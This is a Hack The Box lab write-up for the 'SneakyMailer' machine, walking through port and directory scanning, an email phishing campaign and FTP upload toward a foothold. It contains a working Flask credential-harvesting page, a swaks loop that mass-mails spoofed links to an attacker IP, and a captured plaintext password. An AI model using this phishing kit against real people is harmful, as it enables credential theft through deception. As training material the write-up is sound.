SneakyMailer

24th November 2020 / Document No D20.100.97

Prepared By: MrR3boot

Machine Author(s): sulcud

Difficulty: Medium

Classification: Official

Synopsis

SneakyMailer is a medium difficulty Linux machine that features a phishing scenario, from which a set of credentials are gained. These credentials provide access to a mailbox, which reveals another set of credentials to access the FTP service. FTP file upload allows a foothold to be gained. PyPI server package installation can be exploited to move laterally. Root access can be obtained by leveraging sudo privileges.

Skills Required

- Python/Bash Scripting

Skills Learned

- Phishing
- PyPI Package Exploitation
- pip3 Exploitation

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.197 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.197
```

```
nmap -p$ports -sV -sC 10.10.10.197

PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)
|   256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)
|_  256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
80/tcp   open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Did not follow redirect to http://sneakycorp.htb
143/tcp  open  imap     Courier Imapd (released 2018)
|_imap-capabilities: NAMESPACE completed QUOTA ENABLE IMAP4rev1
THREAD=ORDEREDSUBJECT IDLE STARTTLS CHILDREN SORT OK CAPABILITY ACL
ACL2=UNION UIDPLUS UTF8=ACCEPTA0001 THREAD=REFERENCES
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
993/tcp  open  ssl/imap Courier Imapd (released 2018)
|_imap-capabilities: AUTH=PLAIN completed QUOTA ENABLE IMAP4rev1
THREAD=ORDEREDSUBJECT IDLE CHILDREN SORT OK CAPABILITY NAMESPACE
UTF8=ACCEPTA0001 ACL2=UNION UIDPLUS ACL THREAD=REFERENCES
| ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail
Server/stateOrProvinceName=NY/countryName=US
| Subject Alternative Name: email:postmaster@example.com
| Not valid before: 2020-05-14T17:14:21
|_Not valid after:  2021-05-14T17:14:21
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http     nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
```

Nmap output reveals that the target server has ports 21 (FTP), 22 (OpenSSH), 25 (Postfix), 80 & 8080 (Nginx), 143 (Imapd) and 993 (Imapd SSL) available. Nmap didn't state that FTP anonymous authentication was permitted.

Nginx

Browsing to port 80 redirects us to `sneakycorp.htb`.




This can also be viewed with `curl` utility.

```
curl -v http://10.10.10.197
*   Trying 10.10.10.197:80...
* Connected to 10.10.10.197 (10.10.10.197) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.10.10.197
> User-Agent: curl/7.72.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< Server: nginx/1.14.2
< Date: Tue, 24 Nov 2020 03:19:27 GMT
< Content-Type: text/html
< Content-Length: 185
< Connection: keep-alive
< Location: http://sneakycorp.htb
<
<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

Let's add `sneakycorp.htb` to `/etc/hosts`.


```
10.10.10.197    sneakycorp.htb
```

We can now access the application using the domain name.



The page highlights two projects that the Sneaky Corp organization are working with. The `PyPI` project is still in the testing phase, while the mail server configuration has been completed.

Let's browse to `Team` page.



We have a long list of team members, including their email addresses. Let's save them to `emails.txt`.


```
curl http://sneakycorp.htb/team.php | grep '@' | awk
'{gsub(/<[^>]*>/,"");print;}' | tr -d ' ' > emails.txt
```

As we have list of email IDs and a `postfix` server running on the target, we can attempt to perform a phishing attack on each team member by sending a link. Before doing that let's look for potential URLs which they might be enticed to open.

FFUF


Let's enumerate any files/folders hosted on the web server using ffuf.

```
ffuf -u http://sneakycorp.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```




```
ffuf -u http://sneakycorp.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://sneakycorp.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

img                     [Status: 301, Size: 185, Words: 6, Lines: 8]
pypi                    [Status: 301, Size: 185, Words: 6, Lines: 8]
css                     [Status: 301, Size: 185, Words: 6, Lines: 8]
js                      [Status: 301, Size: 185, Words: 6, Lines: 8]
```

We see a `pypi` directory. Let's fuzz this for PHP files.



```
ffuf -u http://sneakycorp.htb/pypi/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -e .php


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://sneakycorp.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-1.0.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

register.php            [Status: 200, Size: 3115, Words: 730, Lines: 82]
```

A `register.php` page is present. Let's browse to that.



The company employees would probably not be suspicious about their internal IT asking them to register an account on this site. Let's save the `register.php` page and replace the hyperlinks to point to the actual site by issuing the below commands.

```
mkdir templates
curl http://sneakycorp.htb/pypi/register.php -o templates/register.php
sed -i 's/\/vendor/http:\/\/sneakycorp.htb\/vendor/g' templates/register.php
sed -i 's/\/css\//http:\/\/sneakycorp.htb\/css\//g' templates/register.php
```

We can now host the page in a web server. The below script starts a web server on port 80 and prints whatever content is received from a `POST` request, allowing us to capture any inputted employee credentials. It then submits the content to the actual site and redirects them to the original application.


```
from flask import *
import requests

app = Flask(__name__)

@app.route('/pypi/register.php',methods=['GET','POST'])
def register():
        if request.method=="GET":
                return render_template("register.php")
        else:
                print(request.args)
                print(request.form)

 requests.post('http://sneakycorp.htb/pypi/register.php',data=request.form)
                return redirect('http://sneakycorp.htb',code=302)

app.run('0.0.0.0',80)
```

We can send the phishing emails using the `swaks` utility. Let's run the below script to send an email to each team member from a targetted person in the organization.


```
while read email; do
  echo "[+] Sending email from $email"
    swaks --from support@sneakymailer.htb --to $email --header 'Subject:
Register in the portal' --body 'http://10.10.14.23/pypi/register.php' --server
sneakycorp.htb >/dev/null
done < emails.txt
```

```
sudo python app.py
 * Serving Flask app "app" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
ImmutableMultiDict([])
ImmutableMultiDict([('rpassword', u'^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht'), ('lastName',
u'Byrd'), ('password', u'^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht'), ('email',
u'paulbyrd@sneakymailer.htb'), ('firstName', u'Paul')])
10.10.10.197 - - [24/Nov/2020 00:31:07] "POST /pypi/register.php HTTP/1.1" 200 -
```


After a short while, we receive a set of credentials from the user `Paul Byrd`. Attempting to reuse these credentials on SSH and FTP services is not successful. Let's try to login to the mail server using the `evolution` or `thunderbird` client.




Input the above configuration, and click the `Apply` button, after which the application prompts us for password of the `paulbyrd` account.



After providing the password we can login to the account. There are two emails present in the `Sent Items` folder.



The password reset mail contains credentials for the `developer` account.



Foothold

We can login to FTP server using these credentials.

```
ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:root): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jun 23 07:15 .
drwxr-xr-x    3 0        0            4096 Jun 23 07:15 ..
drwxrwxr-x    8 0        1001         4096 Jun 30 00:15 dev
```

There's a `dev` folder that contains source code files.

```
ftp> ls dev
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26 18:52 css
drwxr-xr-x    2 0        0            4096 May 26 18:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 08:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 18:52 js
drwxr-xr-x    2 0        0            4096 May 26 18:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 18:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 19:58 team.php
drwxr-xr-x    8 0        0            4096 May 26 18:52 vendor
226 Directory send OK.
```

We can try to upload a file there and see if it's accessible using the `sneakycorp.htb` virtual host.

```
ftp> put test.html
local: test.html remote: test.html
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
20 bytes sent in 0.00 secs (279.0179 kB/s)
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 May 26 18:52 css
drwxr-xr-x    2 0        0            4096 May 26 18:52 img
-rwxr-xr-x    1 0        0           13742 Jun 23 08:44 index.php
drwxr-xr-x    3 0        0            4096 May 26 18:52 js
drwxr-xr-x    2 0        0            4096 May 26 18:52 pypi
drwxr-xr-x    4 0        0            4096 May 26 18:52 scss
-rwxr-xr-x    1 0        0           26523 May 26 19:58 team.php
--wxrw-rw-    1 1001     1001           20 Nov 24 02:10 test.html
